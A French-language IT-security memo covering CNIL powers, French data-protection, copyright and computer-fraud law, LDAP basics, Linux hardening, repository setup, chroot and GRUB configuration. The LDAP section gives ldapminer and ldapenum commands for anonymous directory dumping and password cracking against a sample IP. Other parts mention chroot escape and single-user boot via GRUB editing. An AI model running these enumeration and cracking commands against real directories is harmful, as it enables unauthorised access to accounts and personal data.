La CNIL se réunit en séance plénière environ une fois par semaine sur un ordre du jour établi à l'initiative de son président. Lors de ces séances plénières, la CNIL adopte des délibérations portant sur des traitements ou des fichiers (avis ou autorisation), elle examine aussi des projets de loi et de décrets soumis à la CNIL pour avis par le Gouvernement. Enfin, nombre de rapports font le point sur les évolutions de l'informatique afin d'éclairer les membres de la CNIL dans la conduite de leurs missions. La CNIL peut aussi procéder, soit de sa propre initiative, soit à la demande des personnes concernées, à des auditions en séance plénière.

Formation contentieuse :

Depuis la réforme de la loi informatique et libertés du 6 août 2004, la CNIL peut, à l'issue d'une procédure contradictoire, décider de prononcer diverses mesures à l'encontre des responsables de traitement qui ne respectent pas la loi : un avertissement, une mise en demeure, une sanction pécuniaire pouvant atteindre 300 000 euros, une injonction de cesser le traitement, etc. Pour prononcer ces mesures, la CNIL siège dans une formation spécifique, composée de six membres appelée "formation contentieuse".

Cette formation se réunit au moins une fois par mois pour décider des mesures à prendre à l'égard des responsables de traitement qui ne respectent manifestement pas la loi informatique et libertés. Les dossiers examinés font suite généralement à une mission de contrôle effectuée par la CNIL, à la réception de plaintes ou à toute situation dans laquelle la concertation n'a pas permis de rétablir une situation conforme sur le plan juridique.

Les contrôles :

Les missions de contrôle s'inscrivent dans le cadre d'un programme annuel de contrôles ou en réponse à des besoins ponctuels (plaintes, demandes, de conseil, nouvelle technologie ...). Pour contrôler les applications informatiques, la CNIL peut : accéder à tous les locaux professionnels, demander communication de tout document nécessaire et d'en prendre copie, recueillir tout renseignement utile, accéder aux programmes informatiques et aux données.

La CNIL surveille par ailleurs la sécurité des systèmes d'information en s'assurant que toutes les précautions sont prises pour empêcher que les données ne soient déformées ou communiquées à des personnes non-autorisées.

Les sanctions :

En cas d'urgence et de violation des droits et libertés résultant de la mise en œuvre d'un traitement, la CNIL peut décider l'interruption temporaire de celui-ci ou le verrouillage de données (pendant trois mois) à l'exception de certains traitements de l'État et en particulier des traitements dits de souveraineté intéressant la sûreté de l'État, la défense ou la sécurité publique et ceux ayant pour objet la recherche d'infractions pénales ou l'exécution des condamnations, pour lesquels la CNIL a cependant la possibilité d'informer le Premier ministre "pour qu'il prenne, les mesures permettant de faire cesser la violation constatée". En cas d'atteinte grave et immédiate aux droits et libertés, le président de la CNIL peut demander en référé au juge d'ordonner toute mesure de sécurité nécessaire à la sauvegarde de ces droits et libertés. L'arrêt du Conseil d'État du 19 février 2008 reconnaît à la CNIL dans l'exercice de son pouvoir de sanction la qualité de tribunal.

Le montant des sanctions pécuniaires susceptibles d'être infligées peut atteindre 150 000 euros lors du premier manquement constaté et 300 000 euros ou 5 pour-cent du chiffre d'affaire hors taxes du dernier exercice s'il s'agit d'une entreprise dans la limite de 300 000 euros. Le montant de ces sanctions doit en outre être proportionné à la gravité des manquements commis et aux avantages tirés de ce manquement. Les sanctions pénales prévues aux articles 226-16 à 226-24 du Code pénal peuvent aussi s'appliquer, la CNIL ayant la possibilité de dénoncer au Procureur de la République les infractions à la loi dont elle a connaissance.

Les libertés de chacun :

L'anonymat, préservé l'identité humaine, la transparence ne pas être fiché, la vie privée : liberté fondamentale.

Les droits de chacun :

Le droit à l'information, d'opposition, d'accès et de modification à ces données ;

Législation française - Loi CNIL (2/2) :

Loi n 78-17 du 6 janvier 1978 relative à l'informatique, aux fichiers et aux libertés modifiée en 2004. Version consolidée au 14 mai 2009.

Lien : <http://www.cnil.fr>

<http://www.legifrance.gouv.fr/affichTexte.do?cidTexte=LEGITEXT000006068624&dateTexte=20100414>

L'information des personnes : (art. 131-13 du code pénal et Décret n 2005-1309 du 20/10/2005)

Le responsable d'un fichier doit permettre aux personnes concernées par des informations qu'il détient d'exercer pleinement leurs droits. Pour cela, il doit leur communiquer : son identité, la finalité de son traitement, le caractère obligatoire ou facultatif des réponses, les destinataires des informations, l'existence de droits, les transmissions envisagées. Le refus ou l'entrave au bon exercice des droits des personnes est puni de 1500 euros par infraction constatée et 3 000 euros en cas de récidive.

L'autorisation de la CNIL : (art. 226-16 du code pénal)

Les traitements informatiques de données personnelles qui présentent des risques particuliers d'atteinte aux droits et aux libertés doivent, avant leur mise en oeuvre, être soumis à l'autorisation de la CNIL. Le non-accomplissement des formalités auprès de la CNIL est sanctionné de 5 ans d'emprisonnement et 300 000 euros d'amende.

La sécurité des fichiers : (art. 226-17 du code pénal)

Tout responsable de traitement informatique de données personnelles doit adopter des mesures de sécurité physiques (sécurité des locaux), logiques (sécurité des systèmes d'information) et adaptées à la nature des données et aux risques présentés par le traitement. Le non-respect de l'obligation de sécurité est sanctionné de 5 ans d'emprisonnement et de 300 000 euros d'amende.

La durée de conservation des informations : (art. 226-20 du code pénal)

Les données personnelles ont une date de péremption. Le responsable d'un fichier fixe une durée de conservation raisonnable en fonction de l'objectif du fichier. Le code pénal sanctionne la conservation des données pour une durée supérieure à celle qui a été déclarée de 5 ans d'emprisonnement et de 300 000 euros d'amende.

La finalité des traitements : (art. 226-21 du code pénal)

Un fichier doit avoir un objectif précis. Les informations exploitées dans un fichier doivent être cohérentes par rapport à son objectif. Les informations ne peuvent pas être réutilisées de manière incompatible avec la finalité pour laquelle elles ont été collectées. Tout détournement de finalité est passible de 5 ans d'emprisonnement et de 300 000 euros d'amende.

La confidentialité des données : (art. 226-22 du code pénal)

Seules les personnes autorisées peuvent accéder aux données personnelles contenues dans un fichier. Il s'agit des destinataires explicitement désignés pour en obtenir régulièrement communication et des tiers autorisés ayant qualité pour les recevoir de façon ponctuelle et motivée (ex. : la police, le fisc).

La communication d'informations à des personnes non-autorisées est punie de 5 ans d'emprisonnement et de 300 000 euros d'amende. La divulgation d'informations commise par imprudence ou négligence est punie de 3 ans d'emprisonnement et de 100 000 euros d'amende.

Législation française - Droits d'auteur :

Le droit d'auteur en France est régi par la loi du 11 mars 1957 et la loi du 3 juillet 1985, codifiées dans le code de la propriété intellectuelle.

Lien : <http://www.legifrance.gouv.fr/affichCode.do?cidTexte=LEGITEXT000006069414>

<http://www.celog.fr/cpi/>

loi DADVSI : [http://www.legifrance.gouv.fr/affichTexte.do?cidTexte=](http://www.legifrance.gouv.fr/affichTexte.do?cidTexte=JORFTEXT000000266350&dateTexte=)

<http://www.sacd.fr/Protéger-une-oeuvre.38.0.html>

<http://eucd.info/>

La loi reconnaît en tant qu'auteur toute personne physique qui crée une oeuvre de l'esprit quelle que soit son genre (littéraire, musical ou artistique), sa forme d'expression (orale ou écrite), son mérite ou sa finalité (but artistique ou utilitaire).

Article 111-1 du Code de la propriété intellectuelle :

L'auteur d'une oeuvre de l'esprit jouit sur cette oeuvre, du seul fait de sa création, d'un droit de propriété incorporelle exclusif et opposable à tous. Ce droit comporte des attributs d'ordre intellectuel et moral, ainsi que des attributs d'ordre patrimonial.

Article 123-1 du Code de la propriété intellectuelle :

L'auteur jouit, sa vie durant du droit exclusif d'exploiter son oeuvre sous quelque forme que ce soit et d'en tirer un profit pécuniaire. Au décès de l'auteur, ce droit persiste au bénéfice de ses ayants-droits pendant l'année civile en cours et les soixante-dix années qui suivent.

Copyright, ©, Tous droits réservés :

S'applique à toute oeuvre soumise au droits d'auteur mais ne représente qu'un caractères d'information, ils ne constituent pas une protection en soit. De même l'absence d'information ne signifie pas que l'oeuvre n'est pas protégée.

Ainsi tous les éléments présents sur Internet (images, vidéos, extraits sonores, textes) sont soumis de facto au droit d'auteur, même si leur accès est libre et gratuit et qu'aucune mention ne précise qu'ils sont protégés

Limites dans le cas où l'oeuvre est divulguée :

- représentation privée et gratuite dans un cercle de famille ;
- copie ou reproduction réservée à un usage strictement privé du copiste ;
- la publication d'une citation ou d'une analyse de l'oeuvre, dans la mesure où celle-ci est brève et justifiée par le caractère critique, polémique, pédagogique, scientifique ou d'information, de l'oeuvre ;
- la parodie et la caricature.

Législation française - Loi Godfrain :

Loi n 88-19 du 5 janvier 1988 relative à la fraude informatique.

Lien : <http://www.lexinter.net/Legislation2/atteintesinformatiques.htm>

<http://www.prefecture-police-paris.interieur.gouv.fr/connaitre/article/befti.htm>

http://www.interieur.gouv.fr/sections/a_l_interieur/la_police_nationale/organisation/dcpj/cyber-criminalite/

Article 323-1 :

Le fait d'accéder ou de se maintenir, frauduleusement, dans tout ou partie d'un système de traitement automatisé de données est puni d'un an d'emprisonnement et de 15000 euros d'amende. Lorsqu'il en est résulté soit la suppression ou la modification de données contenues dans le système, soit une altération du fonctionnement de ce système, la peine est de deux ans d'emprisonnement et de 30000 euros d'amende.

Article 323-2 :

Le fait d'entraver ou de fausser le fonctionnement d'un système de traitement automatisé de données est puni de trois ans d'emprisonnement et de 45000 euros d'amende.

Article 323-3 :

Le fait d'introduire frauduleusement des données dans un système de traitement automatisé ou de supprimer ou de modifier frauduleusement les données qu'il contient est puni de trois ans d'emprisonnement et de 45000 euros d'amende.

Article 323-3-1 :

Le fait, sans motif légitime, d'importer, de détenir, d'offrir, de céder ou de mettre à disposition un équipement, un instrument, un programme informatique ou toute donnée conçue ou spécialement adaptés pour commettre une ou plusieurs des infractions prévues par les articles 323-1 à 323-3 est puni des peines prévues respectivement pour l'infraction elle-même ou pour l'infraction la plus sévèrement réprimée.

Article 323-4 :

La participation à un groupement formé ou à une entente établie en vue de la préparation, caractérisée par un ou plusieurs faits matériels, d'une ou de plusieurs des infractions prévues par les articles 323-1 à 323-3 est punie des peines prévues pour l'infraction elle-même ou pour l'infraction la plus sévèrement réprimée.

Article 323-5 :

Les personnes physiques coupables des délits prévus au présent chapitre encourent également les peines complémentaires suivantes :

- 1 - l'interdiction, pour une durée de cinq ans au plus, des droits civiques, civils et de famille, suivant les modalités de l'article 131-26 ;
- 2 - l'interdiction, pour une durée de cinq ans au plus, d'exercer une fonction publique ou d'exercer l'activité professionnelle ou sociale dans l'exercice de laquelle ou à l'occasion de laquelle l'infraction a été commise ;
- 3 - la confiscation de la chose qui a servi ou était destinée à commettre l'infraction ou de la chose qui en est le produit, à l'exception des objets susceptibles de restitution ;
- 4 - la fermeture, pour une durée de cinq ans au plus, des établissements ou de l'un ou de plusieurs des établissements de l'entreprise ayant servi à commettre les faits incriminés ;
- 5 - l'exclusion, pour une durée de cinq ans au plus, des marchés publics ;
- 6 - l'interdiction, pour une durée de cinq ans au plus, d'émettre des chèques autres que ceux qui permettent le retrait de fonds par le tireur auprès du tiré ou ceux qui sont certifiés ;
- 7 - l'affichage ou la diffusion de la décision prononcée dans les conditions prévues par l'article 131-35.

Article 323-6 :

Les personnes morales peuvent être déclarées responsables pénalement, dans les conditions prévues par l'article 121-2, des infractions définies au présent chapitre. Les peines encourues par les personnes morales sont :

- 1 - l'amende, suivant les modalités prévues par l'article 131-38 ;
- 2 - les peines mentionnées à l'article 131-39.

Article 323-7 :

La tentative des délits prévus par les articles 323-1 à 323-3 est punie des mêmes peines.

Législation française - Loi Toubon :

Loi n 94-665 du 4 août 1994 relative à l'emploi de la langue française.

Version consolidée au 22 juin 2000.

Lien : <http://www.legifrance.gouv.fr/affichTexte.do?cidTexte=LEGITEXT000005616341&dateTexte=20100414>

Article 1 :

Langue de la République en vertu de la Constitution, la langue française est un élément fondamental de la personnalité et du patrimoine de la France. Elle est la langue de l'enseignement, du travail, des échanges et des services publics. Elle est le lien privilégié des États constituant la communauté de la francophonie.

Article 2 :

Dans la désignation, l'offre, la présentation, le mode d'emploi ou d'utilisation, la description de l'étendue et des conditions de garantie d'un bien, d'un produit ou d'un service, ainsi que dans les factures et quittances, l'emploi de la langue française est obligatoire.

Article 4 :

Lorsque des inscriptions ou annonces visées à l'article précédent, apposées ou faites par des personnes morales de droit public ou des personnes privées exerçant une mission de service public font l'objet de traductions, celles-ci sont au moins au nombre de deux. Dans tous les cas où les mentions, annonces et inscriptions prévues aux articles 2 et 3 de la présente loi sont complétées d'une ou plusieurs traductions, la présentation en français doit être aussi lisible, audible ou intelligible que la présentation en langues étrangères.

Article 5 :

Quels qu'en soient l'objet et les formes, les contrats auxquels une personne morale de droit public ou une personne privée exécutant une mission de service public sont parties sont rédigés en langue française. Ils ne peuvent contenir ni expression ni terme étrangers lorsqu'il existe une expression ou un terme français de même sens approuvés dans les conditions prévues par les dispositions réglementaires relatives à l'enrichissement de la langue française.

Ces dispositions ne sont pas applicables aux contrats conclus par une personne morale de droit public gérant des activités à caractère industriel et commercial, la Banque de France ou la Caisse des dépôts et consignations et à exécuter intégralement hors du territoire national. Pour l'application du présent alinéa, sont réputés exécutés intégralement hors de France les emprunts émis sous le bénéfice de l'article 131 quater du code général des impôts ainsi que les contrats portant sur la fourniture de services d'investissement au sens de l'article 4 de la loi n 96-597 du 2 juillet 1996 de modernisation des activités financières et qui relèvent, pour leur exécution, d'une juridiction étrangère.

Les contrats visés au présent article conclus avec un ou plusieurs cocontractants étrangers peuvent comporter, outre la rédaction en français, une ou plusieurs versions en langue étrangère pouvant également faire foi.

Une partie à un contrat conclu en violation du premier alinéa ne pourra se prévaloir d'une disposition en langue étrangère qui porterait préjudice à la partie à laquelle elle est opposée.

Article 6 :

Tout participant à une manifestation, un colloque ou un congrès organisé en France par des personnes physiques ou morales de nationalité française a le droit de s'exprimer en français. Les documents distribués aux participants avant et pendant la réunion pour en présenter le programme doivent être rédigés en français et peuvent comporter des traductions en une ou plusieurs langues étrangères.

Lorsqu'une manifestation, un colloque ou un congrès donne lieu à la distribution aux participants de documents préparatoires ou de documents de travail, ou à la publication d'actes ou de comptes rendus de travaux, les textes ou interventions présentés en langue étrangère doivent être accompagnés au moins d'un résumé en français.

Ces dispositions ne sont pas applicables aux manifestations, colloques ou congrès qui ne concernent que des étrangers, ni aux manifestations de promotion du commerce extérieur de la France.

Lorsqu'une personne morale de droit public ou une personne morale de droit privé chargée d'une mission de service public a l'initiative des manifestations visées au présent article, un dispositif de traduction doit être mis en place.

LDAP :

Lightweight Directory Access Protocol, (port 389/3268, RFC 4510, LDAPv3) protocole (TCP/IP) d'interrogation et de modification des services d'annuaire, devenu une norme pour les services d'annuaire, qui inclut un modèle fonctionnel de données et de nommage.


Lien : <http://www.openldap.org>

<http://www-sop.inria.fr/members/Laurent.Mirtain/ldap-livre.html>

<http://www.cru.fr/documentation/ldap/index>

L'arborescence d'informations (DIT) (modèle X500) :

Les données sont présentées en arborescence (DIT : Directory Information Tree), les informations (DSE : Directory Service Entry) sont présentées en branche. Le Distinguished Name (DN) est constitué du Relative DN (RDN) suivi du DN de son parent. Les fichiers LDIF (LDAP Data Interchange Format) sont en ASCII, ils permettent le dialogue entre les bases.



DC Domain Components : racine ;

OU Organization Unit : service ;

CN Common Name : nom (personne) ;

UID User ID : identifiant unique ;

SN SurName : surnom ;

givenname Prénom ;

mail Adresse mail ...

Le RDN de *Personne1* est *rdn:uid=Personne1*,
son DN est *dn:uid=Personne1,ou=Service2,dc=Société1,dc=FR*.

Opérations possibles sur une base :

- ☐ Bind/Unbind/StartTLS (authentification)
- ☐ Abandon/Cancel (avec/sans retour)
- ☐ Add/Delete/Modify/Search/Compare/Rename/Modify DN (exploitation)
- ☐ Extended Operation (opération étendue v3)
- ☐ Connexion avec énumération anonyme (Forcer l'authentification et limiter les champs à énumérer).

Fichiers importants :

- Emplacements : `/etc/openldap/`, `/etc/ldap/`, `/usr/local/etc/openldap/`, `/usr/local/etc/ldap/`
- Fichiers : `opendldap.conf`, `ldap.conf` ou `sldap.conf` : fichiers de configuration de LDAP, contenant le mot de passe administrateur ; `/etc/default/slapd` : Configuration général ;
- `/usr/local/etc/openldap/slapd.at.conf` et `slapd.oc.conf` : schéma de la BDD ;
- `/usr/local/var/ldap/` ou `/usr/tmp/` : fichiers de la BDD ;
- `/usr/local/libexec/slapd` ; daemon de LDAP.

Outils :

- LDP <http://www.computerperformance.co.uk/w2k3/utilities/ldp.htm>
- LDP Browser <http://www.softerra.com/download.htm>
- JXplorer <http://www.jxplorer.org/>
- LDAPMiner <http://sourceforge.net/projects/ldapminer/>
`ldapminer.exe -h 192.168.0.1 -p 389 -B -b -d -F 0`
Lecture en mode anonyme (bind : -B) en récupérant le maximum de données (-b et -d) en exportant au format LDIF (-F 0).
- LDAPEnum.pl <https://sourceforge.net/projects/ldapenum>
`ldapenum.pl -i 192.168.0.1 -E -G -U -v` *Liste des informations en anonyme.*
`ldapenum.pl -i 192.168.0.1 -U -E -P -v` *Cassage des mots de passe (-P ou -B).*
- IE exemples : `ldap://192.168.0.1/DC=domaine,DC=com`
`ldap://192.168.0.1/cn=toto,ou=travail,o=maison.fr` *On peut aussi utiliser cn=**

Linux/Unix (1/2) :

Sécurisation et points de sécurité d'un système LINUX/UNIX.

Lien : <http://www.linux-france.org>, <http://www.linux.org>

<http://www.lea-linux.org>, <http://www.ubuntu-fr.org>

<http://distrowatch.com>, <http://abs.traduc.org>

ibsh restrict shell : http://www.cryptolife.org/index.php/Lock_users_in_the_home_directory

Services et logiciels :

- ☐ Limiter le nombre de modules chargés en mémoire. *Afficher les modules : **lsmod***
- ☐ Vérifier les systèmes de fichier (de préférence EXT3) et les points de montage, possibilité dans fstab de chiffrer les partition avec la commande **encrypted** au lieu de **default**.
more /etc/fstab, fdisk -l, sfdisk -l
- ☐ Supprimer tous les paquets et applications inutiles. *Liste : **rpm -qa, pkginfo, dpkg -l***
- ☐ Supprimer les compilateurs gcc (un utilisateur ne doit pas pouvoir compiler un programme).
rpm -qa|grep -i gcc|xargs rpm -e
- ☐ Vérifier les tâches planifiées. ***crontab -l***
- ☐ Vérifier que le serveur soit à l'heure. ***date***
- ☐ Désactiver, désinstaller les services inutiles.
- ☐ Les services réseaux doivent être exécutés avec un utilisateur spécifique limité en droit.
- ☐ Les services réseaux doivent être exécutés avec un changement de path (CHROOT) pour éviter en cas de débordement, un accès au système.
- ☐ Les services réseaux doivent être exécutés dans un environnement restreint (si possible).
*Un shell restreint commence par **r** : **/bin/rbash** ou est appelé avec l'option **-r** ou **-restricted** Liste des services : **netstat -an, lsof -i -n | ngrep 'COMMAND|LISTEN', chkconfig --list, ps aux, pstree, /etc/rc.d/init.d/, /etc/inittab***
- ☐ Les utilisateurs de service ne doivent pas pouvoir se connecter sur la machine.
/etc/passwd** et **/etc/shadow
- ☐ Dans les scripts d'exécution les commandes doivent être exécutées avec le PATH complet de leur emplacement (pour éviter des détournement en cas de modification du PATH).
- ☐ Lors de la connexion distante à un service, les utilisateurs du groupe root ne doivent jamais pouvoir se connecter directement.
- ☐ La connexion ou l'accès aux services doit être lié à une identification et authentification.
*Fichier de configuration des services dans : **/etc/**, **/usr/var/**, **/opt/***

Politique des comptes :

- ☐ Les mots de passe doivent être stockés de manière non réversible (HASH : MD5, SHA...).
- Le fichier **/etc/login.defs** ne doit pas contenir **MD5_CRYPT_ENAB no**, pour activer le SHA : **/etc/pam.d/common-password***
- ☐ Vérifier la politique des mots de passe (complexité, périodicité...).
- /etc/login.defs, /etc/pam.d/common-password, /etc/security/***
- ☐ Les utilisateurs doivent être contenus dans un shell restreint.
/etc/passwd**, un shell restreint commence par **r** : **/bin/rbash** ou est appelé avec l'option **-r** ou **-restricted
- ☐ L'administration distante doit être limitée aux machines d'administration ou en local.
- ☐ Pour l'accès à des privilèges, utiliser sudo. ***/etc/sudoers***
- ☐ Effacer l'historique des commandes lors la déconnexion d'un utilisateur.
*Afficher l'historique : **history***
*Supprimer l'historique : **history -c** ou dans le fichier **~/.bash_history***

Linux/Unix (2/2) :

Sécurisation et points de sécurité d'un système LINUX/UNIX.

Lien : <http://www.linux-france.org>

<http://www.linux.org>

<http://www.lea-linux.org>

<http://www.ubuntu-fr.org>

<http://distrowatch.com>

<http://abs.traduc.org>

Séquence de démarrage :

- La séquence de démarrage doit être exclusivement sur le disque dur.

*Voir configuration dans le BIOS ou l'EPROM : **eeprom boot-device***

- Le gestionnaire de démarrage ne doit pas permettre le démarrage en single user sans mots de passe.

- Préférer GRUB qui permet la mise en place d'un mot de passe sous forme de hash.

- Un seul système d'exploitation doit être présent sur le système.

*Voir configuration GRUB/LILO : **/boot/grub/menu.lst**, **/etc/grub.conf** ou **/etc/lilo.conf***

- Limiter le nombre de terminaux virtuels : **ps -ef | grep tty** dans **/etc/init/tty*.conf** ou **/etc/event.d/tty***

- Vérifier les scripts exécutés au lancement de shell (bashrc, zshrc, cshrc).

***/etc/bashrc** ou **/etc/bash.bashrc** et **~/.bashrc** de chaque utilisateur*

Droits et fichiers :

- Des partitions dédiés aux journaux, utilisateurs et aux données temporaires doivent être séparés du système pour éviter la saturation de disque.

- Le système de fichier doit permettre la mise en place de droits et journalisation : **sfdisk -l**, **/proc/partitions**

- Vérifier les droits sur les fichiers.

- Les droits sur les dossiers et fichiers doivent être en fonction du moindre privilège. **ls -al**, **lsacl**, **getacl**

- Les fichiers en écriture pour tous doivent être vérifiés : **find / -type d -perm -2 -exec ls -lcd {} \;**

- Les fichiers n'ayant aucun propriétaire doivent être vérifiés : **find / -nouser -print**

- Limiter l'utilisation des droits SUID et SGID aux commandes systèmes (donne les droits d'exécution de l'utilisateur/Groupe propriétaires du fichier, pour un répertoire les fichiers créés appartiendront au propriétaire du répertoire).

*Liste des fichiers : **find / \(-perm -4000 -o -perm -2000 \) -exec ls -lcd {} \;***

- Le droit sticky-bit sur les fichiers, doit être présent le moins possible (garde les fichiers en mémoire, pour les répertoires met en place le droit créateur propriétaire). **find / -perm -1000 -exec ls -lcd {} \;**

- Dans le cas de gestion de stockage de fichier un quotas doit être mis en place.

*Configuré dans le fichier : **/etc/fstab**, avec le paquet **quota**.*

- En cas de système sensible un contrôle d'intégrité peut être implémenté : **afick**, **tripwire**, **msec**

- Recherche des fichiers contenant le terme *login* : **find / -name "*" -exec grep -Hni "login" {} \;**

Journaux d'audit et sauvegardes :

- Les éléments de connexion, échec, réussite et modification de privilèges doivent être journalisés.

- Il faut limiter au maximum les niveaux de journalisation en fonction des besoins.

***/etc/syslog.conf** ou **/etc/sysconfig/init**, ne pas utiliser les niveaux : *info*, *debug*...*

- Les journaux doivent être sauvegardés.

*Informations sur les messages systèmes et journaux : **dmesg**, **du -h /var/log**, **df -h /var/log***

Mises à jour :

- Vérifier la version du noyau, distribution. **uname -arv** ou **lsb_release -a**

- Vérifier les version des logiciels et paquets. *Liste des applications : **rpm -qai**, **pkginfo**, **dpkg -l***

- Vérifier les dépôts de paquet utilisés pour les mises à jour et installations. **/etc/apt/sources.list**

Linux - Création de dépôt :

Création de dépôt APT (Debian) et RPM.

Attention! Prévoir de l'espace disque.

Lien : http://doc.ubuntu-fr.org/tutoriel/comment_creer_depot
<http://www.blogvirtualisation.com/serveur-de-depot-local-rpm/>

Dépôt APT (.deb) :

Création de l'arborescence : (pour l'utiliser en réseau il faut installer Apache, le configurer et créer un lien symbolique : `ln -s /apt /var/www/apt`)

`mkdir apt` #racine

`mkdir /apt/conf` #les fichiers de configuration.

`mkdir /apt/incoming` #emplacement des paquets

Création du fichier de configuration : `gedit conf/distributions`

Origin: infos ...

Label: infos ...

Suite: stable

Codename: gutsy

Version: 7.10

Architectures: i386 source

Components: main restricted universe multiverse

Description: infos ...

Ajout de paquet :

`reprepro -Vb . includedeb distribution paquet`

Script pour ajouter tous les paquets contenus dans un répertoire, avec pour paramètre le répertoire source :

`#!/bin/bash`

`for paquet in $1/*.deb; do`

`reprepro -b . includedeb gutsy $paquet;`

`done`

Utilisation : (modifier le fichier `/etc/apt/sources.list`)

`deb file:/apt stable main contrib non-free`

ou

`deb http://ip/apt stable main contrib non-free`

Dépôt RPM :

Création de l'arborescence : (pour l'utiliser en réseau il faut installer Apache, le configurer et créer un lien symbolique : `ln -s /repo /var/www/repo`)

`mkdir /repo` #racine

`mkdir /repo/version_os/` #répertoire spécifique par version

`mkdir /repo/Applications/` #applications

Installer createrepo pour la création de dépôt :

`rpm -ivh createrepo*`

ou

`yum install createrepo`

Création du fichier de configuration : `gedit repo/version_os/version_oslocal.repo`

`[rhel-local]`

`name=Red Hat Enterprise Linux $releasever - $basearch`

`baseurl=http://ip/repo/version_os/Server/`

`enabled=1`

`gpgcheck=0`

...

Ajout de paquet :

Pour l'ajout des paquets un simple cp suffit, pour mettre à jour la liste des paquets disponibles :

`createrepo /repo`

Linux - Chroot :

Le chroot (change root) est une commande qui permet de cloisonner une application en créant une racine virtuelle. Si un exploit réussit sur un service et qu'il donne accès à un shell, il sera limité aux répertoires de l'environnement chrooté.

Attention! Il existe des méthodes pour sortir d'un tel environnement.

Lien : <http://unixwiz.net/techtips/bind9-chroot.html>

<http://www.ibiblio.org/pub/linux/docs/howto/translations/fr/html-1page/Chroot-BIND-HOWTO.html>

<http://www.linux.org/docs/ldp/howto/Chroot-BIND-HOWTO.html>

Chroot d'un service

1. Vérifier que le service peut être chrooté : compilation, paramètre...
2. Création du groupe et de l'utilisateur du service différent de root.
3. Création des répertoires :
*Le propriétaire doit être **root**, ne pas utiliser les droits SUID/SGID
 le groupe propriétaire doit être l'utilisateur du service,
 il doit pouvoir lire et exécuter les fichiers en fonction des besoins.*
4. Copie des fichiers obligatoires et liens vers les fichiers de configuration.
5. Exécution du service.

Exemple : chroot de Bind

1. création du groupe et de l'utilisateur du service :
`groupadd named`
`useradd -g named -d /chroot/named -s /bin/true named`
`passwd -l named`
`rm -rf /chroot/named`
2. création des répertoires :
`mkdir -p /chroot/named/dev`
`mkdir /chroot/named/logs`
`mkdir /chroot/named/etc`
`mkdir -p /chroot/named/conf/secondaries/`
`touch /chroot/named/conf/secondaries/.empty`
`mkdir -p /chroot/named/var/run`
`mknod /chroot/named/dev/null c 1 3`
`mknod /chroot/named/dev/zero c 1 5`
`mknod /chroot/named/dev/random c 1 8`
3. copie des fichiers et liens vers les fichiers de configuration :
`cp /etc/localtime /chroot/named/etc`
`ln -s /chroot/named/etc/named.conf /etc/named.conf`
4. exécution du service (script) :
`cd /chroot/named`
`touch named.run`
`chown named:named named.run`
`chmod ug=rw,o=r named.run`
`PATH=/usr/local/sbin:$PATH named -t /chroot/named -u named -c /etc/named.conf`

Exploit : sortir d'un chroot

Il existe plusieurs solutions :

- failles de sécurité de chroot ;
- élévation de privilèges (devenir root).

Les termes de recherche pour les exploits : **Breaking chroot()**

Linux - GRUB :

GNU GRUB est un gestionnaire de démarrage. C'est une version améliorée de GRUB the GRand Unified Bootloader.

Remarque : penser à supprimer les versions antérieures du noyau (dans /boot/) pour éviter l'exploitation de failles.

Lien : <http://grub.enbug.org>, <http://grub.enbug.org/GRUB2LiveCDInstallGuide-FR>
<http://www.dedoimedo.com/computers/grub-2.html>
http://doc.ubuntu-fr.org/tutoriel/comment_restaurer_grub

GRUB (versions < 2)

Les fichiers de configuration par défaut de grub :

- Fichier de configuration de l'application : [/boot/grub/menu.lst](#)
- Fichiers de l'application : [/usr/sbin/grub/](#), [/usr/lib/grub/](#) et [man](#).

Méthode d'édition du menu :

*Pendant l'affichage du menu appuyer sur la touche **e** ou utiliser la console **c**.*

Exemple pour modifier une entrée pour démarrer en single-user :

- Ancienne entrée : [kernel /boot/vmlinuz... root=UUID=... ro quiet splash](#)
- Remplacer par : [kernel /boot/vmlinuz... root=UUID=... ro single](#)
- Pour les versions ≤ 1.x utiliser [failsafe](#) au lieu de [single](#).

Désactiver les options interactives (édition du menu...) :

En cas d'utilisation des options interactives, un mot de passe sera demandé.

- Exécuter le shell grub : [grub](#)
- Créer un mot de passe en MD5 dans le shell grub avec la commande : [md5crypt](#)
- Éditer le fichier [/boot/grub/menu.lst](#), en début de fichier (après les premières lignes [default](#), [timeout](#) et [hiddenmenu](#)) ajouter la ligne : [password --md5 MonHashMD5AvecMd5crypt](#)

Restreindre certaines entrées du menu par un mot de passe :

Pour éviter par exemple l'utilisation du mode single-user.

- il faut créer un hash de notre mot de passe en MD5 (dans un shell grub, avec la commande [md5crypt](#)) ;
- il faut ajouter [password --md5 MonHashMD5AvecMd5crypt](#) après la ligne de [title](#) de l'entrée.
- (versions ≤ 1.x) si nous voulons utiliser le mot de passe utilisé pour les options interactives, il suffit d'ajouter la commande [lock](#) après la ligne [title](#) de l'entrée.

GRUB (versions ≥ 2 - paquet grub-pc)

Les fichiers de configuration par défaut de grub :

- Fichiers de configuration de l'application : [/etc/grub.d/](#) et [/etc/default/grub](#)
- Fichiers de l'application : [/usr/share/grub/](#), [/boot/grub/](#), [/usr/lib/grub/](#) et [man](#).

Désactiver les options interactives (fichier [/etc/grub.d/00_header](#)) :

- Créer un compte super utilisateur (ici admin et toto) et lui affecter un mots de passe, le hash est créé avec [grub-mkpasswd_pbkdf2](#) :

```
cat << EOF
set superusers="admin,toto"
password_pbkdf admin <hash du mot de passe>
EOF
```

Restreindre certaine entrées du menu par un mot de passe :

- Pour les entrées Linux (host) dans le fichier : [/etc/grub.d/10_linux](#)
- Pour les entrées memtest86+ dans le fichier : [/etc/grub.d/20_memtest](#)
- Pour les autres, Linux[l136], MAC[l156], Windows[l100] dans le fichier : [/etc/grub.d/30_os-prober](#)
- Utiliser le compte toto créé ci-dessus, modifier l'entrée ([menuentry](#)) et ajouter : [--users toto](#)

Appliquer les modifications (toutes versions de GRUB) : [update-grub](#)

Réinstaller GRUB (après perte du gestionnaire) :

- Démarrer à partir d'un live cd et passer en root : [sudo -i](#)
- Monter la partition et les périphériques : [mount -t ext3 /dev/hda1 /mnt/disk](#) et [mount --bind /dev/ /mnt/dev](#)
